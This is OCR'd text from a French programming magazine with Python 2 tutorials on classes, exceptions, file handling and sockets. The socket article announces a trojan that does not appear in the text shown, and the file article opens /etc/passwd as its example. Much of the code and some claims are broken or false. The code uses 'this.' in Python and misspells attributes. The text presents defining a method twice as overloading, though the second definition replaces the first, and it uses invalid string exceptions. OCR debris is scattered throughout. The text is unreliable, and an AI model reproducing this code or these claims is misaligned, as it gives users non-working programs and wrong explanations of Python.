La programmation « conventionnelle », comme celle que vous aurez pu voir auparavant, est simple : on crée des variables et des fonctions. Les fonctions vont prendre certains paramètres, les modifier et renvoyer des valeurs, que nous pourrons stocker dans des variables. Un autre type de fonctions, appelées « Procédures » (c'est une distinction qui tend à se faire plus conceptuelle que technique), prend des variables en paramètres pour les modifier (ou pas d'ailleurs). La différence entre une procédure et une fonction réside là : une procédure ne renvoie pas de valeur. Par la suite, nous emploierons les deux termes indifférement (d'ailleurs, dans de nombreux langages, le même mot-clef est utilisé pour la création d'une fonction et d'une procédure).

Dans ce schéma, appuyer sur le bouton d'une fenêtre déclenche l'appel d'une fonction qui opère des traitements, comme afficher une fenêtre ou sauvegarder un texte. Le bouton en lui-même ne fait rien.

En programmation orientée objet, on utilise plusieurs notions : une classe, une instance, un constructeur, des attributs (ou propriétés) et des méthodes. Nous allons voir très rapidement à quoi cela correspond. Le programme n'est plus pensé comme une simple suite d'actions, mais comme un ensemble « d'acteurs » qui interagissent.

DÉFINITIONS

Un acteur : c'est un terme qui donne un aspect humain à des dizaines de lignes de code, mais il illustre bien la similitude entre un être humain et un objet logiciel. Revenons sur les notions abordées ci-dessus.
La classe : c'est la définition de l'objet. Cela peut paraître assez abstrait alors prenons un exemple : une voiture. La classe, pour une voiture A de la marque B, ce sont les plans qui permettent de la construire : les patrons des différentes pièces, les documents qui décrivent comment s'articulent ces pièces, les matériaux et la forme de la carrosserie. En programmation, on va plus facilement définir des choses comme des types de variable, des longueurs de tableau, et aussi des prototypes de fonction (le nom de la fonction et le nombre de paramètres attendus).
L'objet, c'est ce qui est construit à partir de la classe. Le constructeur automobile donne les plans aux usines qui fabriquent les voitures. En programmation, on va définir une sorte de variable qui aura quelques caractéristiques. Créer un objet à partir d'une classe porte un nom, c'est « l'instanciation ». C'est pourquoi on dit d'un objet qu'il est l'instance d'une classe. Une classe peut être instanciée plusieurs fois (plusieurs objets construits depuis la même classe) mais généralement un objet n'est l'instance que d'une classe (en fait, il existe des procédés qui font que, directement ou indirectement, un objet peut être une instance de plusieurs classes, mais ce n'est pas le sujet de l'article).
Si les notions d'objets et de classes vous semblent difficiles, ne désespérerez pas. Le concept est bien plus complexe que sa réalisation.
Un objet a quelques caractéristiques. Pour une voiture, les caractéristiques sont le nombre de roues, le nombre de chevaux sous le capot, la couleur de la peinture de la carrosserie, la présence ou non d'airbag. En programmation, ces caractéristiques sont appelées ATTRIBUTS ou PROPRIETES, et sont représentées par des variables.
Jusqu'ici, nous avons donc un objet qui possède plusieurs caractéristiques. Mais, avec Python, cela se fait bien plus facilement qu'avec des objets. En effet, vous avez appris qu'avec Python, on peut mettre dans un même tableau des entiers et des chaînes de caractères. Alors, pourquoi s'embêter avec les objets ? Parce qu'en plus de variables, on va pouvoir doter nos objets de fonctions qui vont leur permettre de s'auto-modifier. On parlerait presque de comportement d'objet. Ces fonctions portent un nom bien précis : les méthodes de l'objet.
Arrivé au terme de ce paragraphe, on arrive à une égalité, OBJET = ATTRIBUTS + METHODES, et on sait que l'objet est défini par une classe. Laissons de côté l'objet VOITURE pour un autre, bien plus complexe et intéressant, l'objet HUMAIN.
En voici la description en langage courant.

```
Classe HUMAIN :
        Propriété : taille
        Propriété : couleur des yeux
        Propriété : couleur des cheveux
        Propriété : poids
        Propriété : lat_geographique
        Propriété : lon_geographique
        Propriété : avoir_faim
        Propriété : etre_fatigue
        Méthode : avancer()
        Méthode : reculer()
        Méthode : gauche()
        Méthode : droite()
        Méthode : parler()
        Méthode : manger()
        Méthode : courir()
```

Je vous le concède, ma définition colle plus à un bébé qu'à un adulte, de par son nombre réduit de méthodes, mais cela suffira pour l'exemple. Que vont faire les méthodes ? C'est tout un chapitre.

HUMAIN : la classe !

Alors, nous allons maintenant reprendre l'exemple, mais en Python. Oui, vous allez faire votre premier humain en Python, si on vous avait dit que vous auriez trouvé la recette dans un magazine !!
Voici le code Python correspondant :

```
class Humain :
        def avancer() :
                pass
        def reculer() :
                pass
        def gauche() :
                pass
        }
```

Notez que je n'ai pas écrit le code des différentes méthodes, je l'ai remplacé par « pass », qui indique à Python de ne rien faire. Nous y revenons de suite. D'abord, non vous ne rêvez pas. Je ne déclare pas mes attributs. Pourquoi ? Comme vous avez déjà pu le voir, Python est un langage souple où il n'est pas nécessaire de déclarer une variable avant de l'utiliser (sous certaines conditions, quand même : n'additionnez pas deux variables qui n'ont pas reçu d'affectation, par exemple). Donc, je vais directement modifier les attributs de mon objet dans mes méthodes. Voici le code de la méthode avancer().

```
class Humain:
        def avancer(self):
                self.lat_geo = this.lat_geo + 1
        def reculer(self):
                self.lat_geo = this.lat_geo – 1
        def gauche(self):
                self.lon_geo = this.lon_geo + 1
        def droite(self):
                self.lon_geo = this.lon_geo – 1
```

Rien de bien méchant, quand l'humain avance, sa latitude grandit, quand il recule c'est l'opération inverse. On duplique, pour un pas à gauche et un pas à droite (je me demande si je n'aurais pas du nommer cette classe CRABE plutôt qu'HUMAIN). L'intérêt porte sur la

variable « self », qu'on retrouve en tant que paramètre des fonctions. Pour la note technique, il faut savoir que les méthodes sont stockées une seule fois en mémoire, quelque soit le nombre d'objets instanciés. Donc, pour savoir sur quel objet a été appelée la méthode, Python passe automatiquement une référence de l'objet dans le paramètre. Et, grâce à cette référence, vous pouvez modifier les propriétés de l'objet. Ici, avec « self.lat_geo = ... », on modifie la valeur de la propriété lat_geo de l'objet duquel on a appelé la méthode avancer(). Si ce n'est pas très clair, ce n'est pas grave : retenez la construction (self en paramètre, self.nom_variable pour modifier), le reste n'importe que très peu.
Nous allons écrire la méthode parler().

```
...
	def parler(self):
		print "Je suis un humain"
		self.avoir_faim = 1
...
```

Tout ce que fait cette méthode, c'est écrire « Je suis un humain », et mettre la variable « avoir faim » à 1. C'est bien connu, on parle, on parle, puis on a faim. Je vous laisse faire les méthodes manger() et courir(), en vous donnant un petit exercice :

- l'humain ne veut pas manger si avoir_faim vaut 0. Une fois qu'il a fini de manger, l'humain à sa propriété avoir_faim qui vaut 0.
- l'humain ne veut pas courir si etre_fatigue vaut 1 et/ou si avoir_faim vaut 1. Une fois qu'il a fini de courir, l'humain à sa propriété etre_fatigue qui vaut 1, et il a faim. Un petit indice : courir, finalement, ce n'est qu'avancer une dizaine de fois, par exemple. En faisant appel une dizaine de fois à self.avancer(), le tour devrait être joué.

Pour l'instant, vous ne pouvez pas tester vos résultats. En effet, vous ne savez pas comment instancier votre classe (en faire un objet). Cela se fait très simplement. Nous allons créer un objet HUMAIN et le faire parler.

```
>>> seb = Humain()
>>> seb.parler()
Je suis un humain
```

Vous voyez donc que j'ai créé un objet Humain, contenu dans une variable qui se nomme « seb ». L'utilisation des parenthèses pour la méthode « parler » ne devrait pas vous choquer, puisque « parler » est une fonction. Pour Humain(), on en rediscute juste après. J'appelle la méthode de l'objet grâce à la notation «<nom_objet>.<nom_methode> ». Également, j'aurais pu taper ceci :

```
>>> seb = Humain()
>>> seb.parler()
Je suis un humain
>>> print seb.avoir_faim
1
```

Python affiche que la propriété avoir_faim de seb vaut 1, comme je l'ai demandé dans la méthode parler(). Voilà, vous avez votre premier humain. Mais, si j'appelle dès maintenant la méthode avancer(), que se passe-t-il ?

```
>>> seb.avancer()
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
  File "<stdin>", line 3, in avancer
AttributeError: Humain instance has no attribute
'lat_geo'
```

Mais de quoi s'agit-il ? Bien, comme je vous l'ai dit, il ne faut pas faire d'opération sur une variable non définie. Or, quand vous faites appel à avancer(), vous incrémentez la variable lat_geo. Mais cette variable ne contient rien ! Il faudrait, quand on crée l'objet, définir toutes les variables à zéro par exemple. Comment faire ? Il existe en POO un méthode que l'on appelle Constructeur. C'est la fonction qui sera appelée à la création de l'objet, et elle se nomme toujours __init__.

```
class Humain:
	def __init__(self):
		self.lat__geo=0
		self.lon__geo=0
		self.avoir_faim=1
		self.etre_fatigue=0
	def avancer(self):
		self.lat_geo = this.lat_geo + 1
		print "Ma latitude : ",self.lat_geo
	def reculer(self):
		self.lat_geo = this.lat_geo – 1
		print "Ma latitude : ",self.lat_geo
	def gauche(self):
		self.lon_geo = this.lon_geo + 1
		print "Ma longitude : ",self.lon_geo
	def droite(self):
		self.lon_geo = this.lon_geo – 1
		print "Ma longitude : ",self.on_geo
	def parler(self):
		print "Je suis un humain"
		self.avoir_faim = 1
```

Voilà la méthode définie. On peut tester.

```
>>> seb = Humain()
>>> seb.avancer()
Ma latitude : 1
>>> seb.reculer()
Ma latitude : 0
>>> seb.gauche()
Ma longitude : 1
>>> seb.droite()
Ma longitude : 0
```

Plus d'erreur. Le tour est joué. Maintenant, que se passe-t-il si vous voulez non plus avancer de un pas mais de deux ? Vous appelez deux fois avancer() ? J'ai mieux pour vous. Pourquoi ne pas RE-définir la méthode avancer(). En effet, Python permet ce qu'on appelle la surcharge : on va définir deux fois la méthode avancer() : une première fois, sans paramè-

Homeschool Magazine

tre, et une seconde, avec un paramètre.

```
class Humain :
        def avancer(self) :
                self.lat_geo = self.lat_geo+1
                print "Ma latitude : ",lat_geo
        def avancer(self, nombre) :
                self.lat_geo = self.lat_geo+nom-
bre
                print "Ma latitude : ",lat_geo

>>> seb = Humain()
>>> seb.avancer()
Ma latitude : 1
>>> seb.avancer(2)
Ma latitude : 3
>>> seb.avancer(-3)
Ma latitude : 0
```

La magie de l'objet. Finalement, on voit que reculer, ce n'est qu'avancer en arrière. On peut donc dire que le code de reculer(self, nombre) ce n'est que faire appelle à avancer(self, -nombre). Convaincus ?

CONCLUSION

Il vous reste bien du chemin à faire dans la programmation orientée objet. Par dessus ces quelques concepts de base, viennent se greffer des notions bien plus complexes comme l'héritage. Par exemple, un chien et un oiseau sont deux animaux. On définit une classe *animal* avec des propriétés et des méthodes *(avancer, reculer)*. Puis on définit une classe *chien* qui hérite de toutes les caractéristiques de la classe *animal (avancer, reculer* mais aussi les attributs) et qui définit par-dessus de nouvelles méthodes (comme *aboyer*) et de nouveaux attributs (la race canine par exemple). Pareil pour l'oiseau.
Plus loin, se trouvent la notion d'héritage et celle de surcharge de méthodes. *Crier*() pourrait être une méthode de *animal*, qui ne ferait que dire « Je suis un animal ». Mais en plus, elle pourrait être définie différemment dans Chien et Oiseau : en définissant les deux classes qui en héritent, on récrit la méthode « Crier() » et on l'adapte (« wouf » pour le chien, « cui-cui » pour l'oiseau).
Bref, la route est encore longue. D'autant qu'il vous reste encore pas mal de pages de ce magazine à feuilleter.

SÉBASTIEN BAUDRU -KORETH-

La classe complète

```
class Humain:
    def __init__(self):
        self.lat__geo=0
        self.lon__geo=0
        self.avoir_faim=1
        self.etre_fatigue=0
    def avancer(self):
        self.lat_geo = this.lat_geo + 1
        print "Ma latitude : ",self.lat_geo
    def avancer(self, nombre) :
        self.lat_geo = self.lat_geo+nombre
        print "Ma latitude : ",lat_geo
    def reculer(self):
        self.lat_geo = this.lat_geo - 1
        print "Ma latitude : ",self.lat_geo
    def reculer(self,nombre):
        self.lat_geo = this.lat_geo - nombre
        print "Ma latitude : ",self.lat_geo
    def gauche(self):
        self.lon_geo = this.lon_geo + 1
        print "Ma longitude : ",self.lon_geo
    def gauche(self,nombre):
        self.lon_geo = this.lon_geo + nombre
        print "Ma longitude : ",self.lon_geo
    def droite(self):
        self.lon_geo = this.lon_geo - 1
        print "Ma longitude : ",self.on_geo
    def droite(self,nombre):
        self.ion_geo = this.lon_geo - nombre
        print "Ma longitude : ",self.on_geo
    def parler(self):
        print "Je suis un humain"
        self.avoir_faim = 1
    def courir(self):
        if (self.etre_fatigue==1) :
            return
        i=0
        while i<10:
            self.avancer()
            i=i+1
        self.avoir_faim=1
        print "Ma latitude : ",self.lat_geo
    def manger(self):
        if (self.avoir_faim==0) :
            return
        self.avoir_faim=0
```

Question :

Sachant que j'augmente ma latitude en avançant
Et que je la diminue en reculant
Sachant que j'augmente ma longitude en allant à gauche
Et que je la diminue en allant à droite
Alors, par rapport à Paris, quelle ville atteindrais-je en reculant légèrement et en allant suffisamment à gauche ? En programmation orientée objet, on peut aussi marcher sur la tête...

Gérer les erreurs

Quoi de plus terrible que de développer un programme durant de longues heures et de se retrouver face au code, avec le prédicat : « je sais que dans telles circonstances, le programme peut planter ». Surtout que ce plantage, vous ne pouvez rien faire pour l'empêcher : il peut s'agir d'un fichier qui a été effacé, d'un service qui n'est pas disponible, ou de toute autre chose qui ne dépend pas de vous. Que faire dans ce cas ? Python, comme beaucoup d'autres langages, vous permet de gérer ces erreurs, qu'on appelle « exceptions » : vous définissez le comportement de votre programme quand l'une d'entre elles survient.

UNE EXCEPTION ?

Tout d'abord, définissons correctement ce qu'est une exception. Une exception est le résultat d'une erreur « dans le code ». Cela peut être par exemple une division par zéro, mais aussi la tentative d'ouverture d'un fichier inexistant, ou encore la connexion à une adresse IP inaccessible. La plupart de ces erreurs sont indépendantes de votre volonté : l'ordinateur n'est pas bien configuré (réseau), ou le fichier à été supprimé. Les exceptions sont donc faites pour gérer les problèmes qui sont indépendants du programme, et non pas pour les erreurs de programmation que vous pourriez faire.

D'une exception, on dit qu'elle est levée (verbe « to raise », en anglais), quand l'erreur arrive. Au moment où une exception est levée, vous avez la possibilité de l'attraper (verbe « to catch ») et d'agir en conséquence. Le plus souvent, si vous ne traitez pas l'exception, elle mettra fin au programme et indiquera un message à l'utilisateur lui indiquant ce qui a planté.

MOTS-CLEFS

Pour gérer les exceptions, vous aurez besoin de mémoriser deux mots-clefs : try et except. Ceux-ci devraient largement suffire si vous gérez les exceptions standards de Python (Division par Zéro, Fichier Inexistant, et quelques centaines d'autres). Si vous en venez à faire de gros programmes, vous déciderez peut-être de créer vos propres exceptions, grâce au mot-clef « raise ». Enfin, vous pouvez gérer très finement vos exceptions en utilisant des constructions du type :

```
try :
        #Code à exécuter
except :
        #Gestion de l'exception qui aura pu être
levée (afficher un message, terminer l'application)
else:
        #Code exécuté si et seulement si aucune
exception n'a été levée

#Code à exécuter dans tous les cas (qu'il y ait
eu ou non une exception)
```

HERE WE GO !

Allez, assez de théorie, passons à la pratique. Tout d'abord, voyons un exemple simple d'erreur :

```
>>> print 133/0
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
ZeroDivisionError: integer division or modulo by
zero
```

Voici une erreur qui déclenche une exception. Python vous donne les informations qui vont bien pour la gestion de l'exception : son nom (ZeroDivisionError) et une courte description pour que vous deviniez d'où provient l'erreur.

```
>>> try:
...     print 133/0
... except ZeroDivisionError:
...     print "Erreur : Division par 0 !!"
...
Erreur : Division par 0 !!
>>>
```

Vous venez de gérer votre première exception. Python exécute le bloc try et si un problème survient, va dans le bloc except pour voir si vous avez défini un comportement spécifique. Ici, nous avons dit à Python d'afficher « Erreur : division par 0 !!» si une erreur de ce type survient. Si nous devions gérer deux types d'erreurs différentes, nous aurions deux blocs except : un bloc except *ZeroDivisionError* et un bloc *except FileIOError* par exemple. Mais dès lors, comment gérer TOUTES les erreurs en un coup? Mettre autant de blocs except qu'il y a d'exceptions possibles, à savoir des centaines ? Non. En ne précisant pas quelle exception except doit gérer, il les gérera toutes.

```
>>> try:
...     print 133/0
...     f = open("fichier.txt","r")
...     f.close()
...     print f['hobby']
... except IOError:
...     print "Le fichier ne peut être ouvert"
... except ZeroDivisionError:
...     print "Erreur de division par zéro"
... except KeyError:
...     print "Tentative d'accès inexistante dans
un tableau asso"
...
>>>
```

Vous voyez que je définis trois blocs except, pour gérer chaque erreur. Si l'on désire gérer toutes les erreurs indifféremment, il suffit d'écrire :


```
>>> try:
...     print 133/0
...     f = open("fichier.txt","r")
...     f.close()
...     print f['hobby']
... except:
...     print "Une erreur est survenue"
>>>
```

Dans ce cas, quelle que soit l'exception qui survient, Python affichera le message « Une erreur est survenue ». Vous avez implémenté vos premières exceptions, et constaté que ce n'est vraiment pas difficile de les utiliser. Observons ce code :

```
def decrit_personne(personne):
    print 'Nom:', personne['nom']
    print 'Age:',personne['age']
    if 'hobby' in personne:
        print 'son hobby':,personne['hobby']
```

Vous effectuez un test, et si la personne a un attribut 'hobby' renseigné, alors vous l'affichez. Le problème, c'est que dans cette configuration, Python accède deux fois à la variable personne['hobby'], une première pour en vérifier l'existence, une seconde pour en connaître la valeur. Comment améliorer la situation avec des exceptions ?

```
def decrit_personne(personne) :
    print 'Nom: ', personne['nom']
    print 'Age: ', personne['age']
    try : print 'Hobby: ',personne['hobby']
    except: pass
```



Dans ce cas, l'amélioration n'est que très légère mais dans certains programmes plus longs (et avec l'utilisation de structures plus complexes que des tableaux associatifs), les millisecondes gagnées peuvent être très précieuses (dans le cas d'un while notamment).

MES EXCEPTIONS À MOI

Comme vous l'aurez compris, Python met à votre disposition des centaines d'exceptions possibles. Gestion des fichiers, connexions réseau, divisions par zéro ou incrémentation d'une variable inexistante, toutes ces erreurs peuvent être gérées. Mais, dans certains cas, vous voudrez utiliser vos propres exceptions. Comment faire?

```
>>> try:
...       i=2
...       if (i==2) raise "monErreur"
... except "monErreur":
...          print "L'exception mon erreur à été
levée"
>>>
```

Ici, nous créons notre propre exception, que nous levons avec le mot-clef raise. On lui donne un nom (« *monErreur* ») et nous pouvons ensuite là récupérer grâce au bloc except.

CONCLUSION

Vous voilà fin connaisseur en exceptions. Avec ces quelques lignes que vous venez de lire, vous pouvez potentiellement parer à tout cas problématique indépendant de votre programme. Il ne vous reste qu'à vous renseigner sur le nom des exceptions que vous offre Python (ou à regarder le nom de l'exception levée quand Python l'affiche à l'écran) et à savoir qu'en faire.

Sébastien Baudru -koreth-

CODINGSCHOOL Magazine

Manipuler les fichiers

Si on veut sauvegarder des informations, sans utiliser de bases de données, il existe un moyen : les fichiers. Manipuler les fichiers est une des bases nécessaire pour faire de vos scripts de applications performantes.

Big brother et les fichiers de log.

INTRODUCTION

Les fichiers permettent la persistance de vos données entre les différents lancements d'un programme. C'est également un moyen de transfert de données entre processus en exécution. C'est donc une notion incontournable en programmation. Les fichiers de logs en sont un bon exemple.

OUVRIR UN FICHIER

L'ouverture est la première opération à effectuer, par l'intermédiaire de la fonction open(). Elle attend deux chaînes de caractères en paramètres. La première communique le chemin d'accès au fichier, et la seconde le mode d'ouverture.

Il existe 4 façons d'ouvrir : 'r' pour la lecture seule, 'w' pour l'écriture seule, 'a' pour le mode ajout et '+' pour l'écriture et la lecture simultanée. Par défaut, le fichier est ouvert en mode ASCII mais si vous ajouter 'b', ce sera en mode binaire. Tout ceci constitue donc 8 modes d'ouverture.

Par exemple, voici comment ouvrir un fichier en mode lecture-binaire :

```
>>> fichier=open("/etc/passwd","rb")
```

Si le fichier n'existe pas, vous obtiendrez l'erreur IOError: [Errno 2] No such file or directory: '/etc/passwd'. C'est donc le moment de mettre en application la gestion des exceptions précédemment abordée, par l'encadrement de ces instructions avec le duo try : / except IOError :.

FERMER UN FICHIER

Il est important de fermer votre fichier dès que vous avez terminé sa manipulation. En lecture seule, l'oublier n'est pas critique, mais il vaut mieux prendre de bonnes habitudes. Par contre, vous devez nécessairement le faire après écriture. En effet, les changements sont mis dans une mémoire tampon pour optimiser les accès au disque. Ils seront perdus si, pour une raison quelconque, votre programme venait à planter entre temps :

```
>>> fichier.close()
```

À n'importe quel moment, vous pouvez utiliser la méthode flush() pour forcer la synchronisation du

fichier sur le disque :

```
>>> fichier.flush()
```

LECTURE ET ÉCRITURE

Commençons par l'écriture, Python propose deux méthodes : write() et writelines(). La première écrit la chaînes de caractères passées en paramètres. La seconde fait le même travail mais avec plusieurs chaînes en paramètres. Chacune d'entres elles est alors écrite sur une ligne.

Ranger ses données.

write() :

```
>>> fichier=open(« /tmp/essai », « w »)
>>> fichier.write(« Première ligne »)
```

writelines() :

```
>>> fichier.writelines(« Seconde ligne », « Troisième ligne », « Quatrième ligne »)
>>> fichier.close()
```

Vérifions le contenu du fichier ainsi créé :

```
# more /tmp/essai
        Première ligne
        Seconde ligne
        Troisième ligne
        Quatrième ligne
```

Continuons avec les 3 méthodes de lecture : par blocs de caractères, par blocs de lignes, et par tableaux dans lequel chaque ligne correspond à une ligne du fichier. Chacune d'entres-elles peut prendre en paramètres un entier qui indique le nombre d'éléments à lire.

Read() :

```
>>> fichier=open(« /tmp/essai », « r »)
>>> fichier.read(8)
'Première'
>>> fichier.read()
' ligne'
```

readline() :

```
>>> fichier.readline()
'Seconde ligne'
```

readlines()

```
>>> fichier.readlines()
['Troisième ligne', 'Quatrième ligne']
```

ACCÈS ALÉATOIRE :

Il judicieux de pouvoir accéder à une certaine partie d'un fichier, sans devoir le lire intégralement. Le déplacement s'effectue via la méthode seek(offset [,whence]). Le pointeur du fichier est alors déplacé d'offset octet(s), depuis la position indiquée par whence (0 pour le début de fichier, 1 pour la position actuelle et 2 pour la fin).

```
>>> fichier=open(« /tmp/essai », « r »)
>>> fichier.seek(16)
>>> fichier.readline()
'Seconde ligne'
```

La valeur du pointeur du fichier peut être obtenue avec tell() :

```
>>> fichier.tell()
30
>>> fichier.close()
```

Les itérateurs sur les fichiers :

Depuis la version 2.2 de Python, comme pour les listes et les dictionnaires, le parcourt des fichier est simplifié grâce aux itérateurs. Par exemple, voici comment réaliser simplement un petit numéroteur de lignes :

```
>>> fichier=open(« /tmp/essai », « r »)
>>> i=0
>>> for ligne in fichier :
        print i, « | »,ligne,
        i=i+1
```

J'initialise tout d'abord une variable compteur à 0. Le fichier est ensuite parcouru ligne par ligne par l'itérateur. À chaque itération, sur une même ligne, la valeur de la variable compteur est affichée, puis un séparateur et enfin, la ligne lue. Finalement, le compteur est incrémenté.
En ajoutant une ligne de code à la fin, l'algorithme permet de compter le nombre de lignes présentes :

```
print « Nombre de lignes : », i
```

Méthode alternative de lecture / écriture dans un fichier :

Voici comment recréer notre fichier, mais d'une autre façon :

```
>>> fichier=open(« /tmp/essai », « w »)
>>> print >> fichier, « Première ligne »
>>> print >> fichier, « Seconde ligne »
>>> print >> fichier, « Troisième ligne »
>>> print >> fichier, « Quatrième ligne »
```

```
>>> fichier.close()
```

Print est ici utilisé pour écrire dans le fichier. Chaque chaîne constitue alors une nouvelle ligne de ce dernier.

Maintenant, supposons que nous manipulons des fichiers normalisés sur quatre lignes dont chacune d'entres-elles correspond à une information. Voici comment il est possible de procéder pour les traiter (affiché ici) :

```
>>> A,B,C,D=open(« /tmp/essai », « r »)
>>> print A,B,C,D
Première ligne
Seconde ligne
Troisième ligne
Quatrième ligne

>>> fichier.close()
```

Chaque ligne est mise dans une variable (première ligne dans A, seconde dans B, ...). Il est alors très facile de manipuler les valeurs obtenues.

CONCLUSION

vous savez maintenant manipuler des fichiers. En vous appuyant sur la gestion des exceptions, vous assurez leur salubrité. Puisque sous UNIX tout est fichier, vous avez les capacités pour développer des programmes puissants avec la simplicité du langage Python.

David Puche -Snake-

Client/ serveur

Dans une application réseau, rien n'est possible sans une connexion. LaPalisse aurait pu en dire autant. Alors entrons ensemble dans les méandres et les secrets des sockets ;-)

INTRODUCTION

Pour essayer de comprendre les connexions réseaux , je vais essayer de vous faire voir comment créer un client, un serveur et je vous présenterai enfin un prémice de trojan, alors a vos claviers ...
Client/Serveur

Un serveur simple

Fonction socket :socket (family,type)
Crée et renvoie un objet de la famille et du type indiqué.
family :
- AF_INET : socket normal pour l'internet (TCP/IP)
- AF_UNIX :socket unix

type :
- SOCK_STREAM :socket TCP
- SOCK_DGRAM : socket UDP

Fonction setsockopt(level,optname,value):

Quand on manipule une option d'une socket, il faut préciser le niveau où elle s'applique, et le nom de l'option. Au niveau socket, level prend la valeur SOL_SOCKET. Pour tous les autres niveaux, il faut fournir le numéro de protocole approprié. Par exemple, pour une option interprétée par le niveau de protocole TCP, level prendra le numéro de protocole TCP

SO_REUSEADDR indique que les règles de validation d'adresse utilisées dans la fonction bind doivent autoriser la réutilisation des adresses locales.

Si vous désirez plus de détails pour cette option, allez lire le man sous linux :

```
[FaSm]$ man setsockopt
```

La méthode bind de la classe socket : s.bind((host,port)) :
Lie le socket s à l'hôte sur le port indiqué. host peut être la chaîne vide, auquel cas, le socket est lié à n'importe quel hôte.
Appeler deux fois s.bind sur le même objet s est considéré comme une erreur . Cette méthode n'est a appelé que du côté serveur.

La méthode listen de la classe socket : s.listen(maxpending) :
Attend les tentatives de connexion à la ocket en autorisant au maximum maxpending tentatives en attente à chaque instant. Le paramètre maxpending doit être supérieur à 0 et inférieur ou égal à une valeur dépendante du système qui, sur toutes les plateformes modernes, est au moins égale à 5.
Cette méthode n'est à appelé que du côté serveur, et uniquement en mode TCP.

La méthode accept de la classe socket : s.accept() :
Accepte une demande de connexion et renvoie une paire (s1,(adr_ip,port)), ou s1 est une nouvelle socket connectée et adr_ip et port sont l'adresse IP et le port de l'hôte distant. s doit être de type SOCK_STREAM et vous devez avoir appelé s.bind et s.listen. Si aucun client n'essai de se connecter, accept bloque l'exécution jusqu'à ce qu'un client le fasse.

La première chose à faire est de créer un socket avec l'appel à socket.socket().
Nous donnons ensuite le numéro de port à utiliser , nous avons pris ici 6666 mais vous pouvez utiliser n'importe quel port supérieur à 1024.
host est initialisé à « vide », c'est à dire qu'il peut accepter une connexion de n'importe qui.
On le met ensuite n attente de connexion en appelant la méthode listen().
Nous entrons ensuite dans la boucle while qui débutera avec un appel à accept().
Quand le client est connecté, il nous retourne deux information : son adresse IP et son numero de port que nous sauvegardons dans fichierclient afin de pouvoir l'afficher par la suite.
Nous demandons ensuite au client d'entrer un mot que nous sauvegardons dans la variable mot pour ensuite donner au client le nombre de lettres du mot.
pour finir, il faut bien sur fermer le fichier et clore la session c'est à dire fermer le socket.

Comment tester notre premier programme ?
Nous allons d'abord le lancer :

```
[FaSm]$./serveursimple.py
```

Ensuite vous ouvrez une autre console (dos ou linux)

et si vous avez netcat, vous tapez :

```
[FaSm]$ nc localhost 6666
bonjour,('127.0.0.1', 33562)
SVP, entrez un mot :essai
Vous avez entre 5 caracteres.
[FaSm]$
```

ou vous pouvez utiliser telnet :

```
[FaSm]$telnet localhost 6666
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
bonjour,('127.0.0.1', 33563)
SVP, entrez un mot :essai
Vous avez entre 5 caracteres.
Connection closed by foreign host.
[FaSm]$
```

Serveur simple

```
#!/usr/bin/env python
#serveur simple  (serveursimple.py)
import socket
host=''
port=6666
s                                          =
socket.socket(socket.AF_INET,socket.SOCK_ST
REAM)
s.setsockopt(socket.SOL_SOCKET,socket.SO_RE
USEADDR,1)
s.bind((host,port))
s.listen(1)
print "le serveur ecoute sur le port %d;
pressez Ctrl+C pour terminer l'applica-
tion."%port
while(1):
          clientsock,clientaddr=s.accept()
            fichierclient=clientsock.make-
file('rw',0)
            fichierclient.write("bonjour,"
+ str(clientaddr) + "\n")
          fichierclient.write("SVP, entrez
un mot :")

mot=fichierclient.readline().strip()
            fichierclient.write("Vous avez
entre %d caracteres.\n"%len(mot))
            fichierclient.close()
            clientsock.close()
```

COMMUNICATION ENTRE UN SERVEUR ET UN CLIENT

Le serveur

La technique utilisée ici est appelée le stream socket et est utile lors de l'utilisation d'un reseau local pour la communication.
Certains modules employés ici ont déjà été expliqués précedemment, donc nous n'y reviendrons pas.

Le port et l'adresse IP sont ici inscrites en « dur » c'est à dire directement dans le programme. Le mieux serait de demander à l'utilisateur d'entrer au clavier ces données.
Il suffit pour cela d'utiliser l'instruction:

```
host=raw_input(''donnez l'adresse IP a contac-
ter'')
port=input(''donnez le port a utiliser'')
```

Grâce aux instructions try et except, on tente d'établir la liaison entre le socket et le port de communication. Si cette liaison est impossible (except), une phrase apparaît à l'écran et on quitte l'application.

S'il y a connexion, le socket peut se préparer à recevoir les requêtes envoyées par le client (listen()).
Le chiffre dans la parenthèses indique le nombre de connexions a accepter en parallèle.

Nous utilisons ensuite la méthode accept() qui permet d'attendre indéfiniment qu'une requête se présente.

Le serveur

```
#!/usr/bin/python
import socket, sys

host='127.0.0.1'
port=6667

s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
try:
        s.bind((host,port))
except socket.error:
            print ''la liaison a echouee''
        sys.exit()
while 1:
        print ''serveur prêt, attente de
connexion...''
      s.listen(5)
      connexion,adresse=s.accept()
      print ''Client connecte, adresse IP %s,
port %s''%(adresse[0],adresse[1])
        connexion.send(''Connexion effectue,
envoyez votre message'')
      msg=connexion.recv(1024)
      while 1:
            print ''[FaSm]$'',msg
          if msg.upper()==''FIN'' or msg==''
'':
                break
            msgS=raw_input(''[CodeJ]#'')
            connexion.send(msgS)
            msg=connexion.recv(1024)
    connexion.send(''Salut'')
    print ''connexion interrompue''
    connexion.close()
    ch=raw_input(''<R>ecommencer <T>erminer
?'')
    if ch.upper()=='T':
            break
```

Si une requête arrive, la méthode renvoie un tuple de deux éléments: référence d'un nouvel objet de la classe socket() et l'adresse IP et le numéro de port du client.(adresse[0]:IP ; adresse[1]:port).

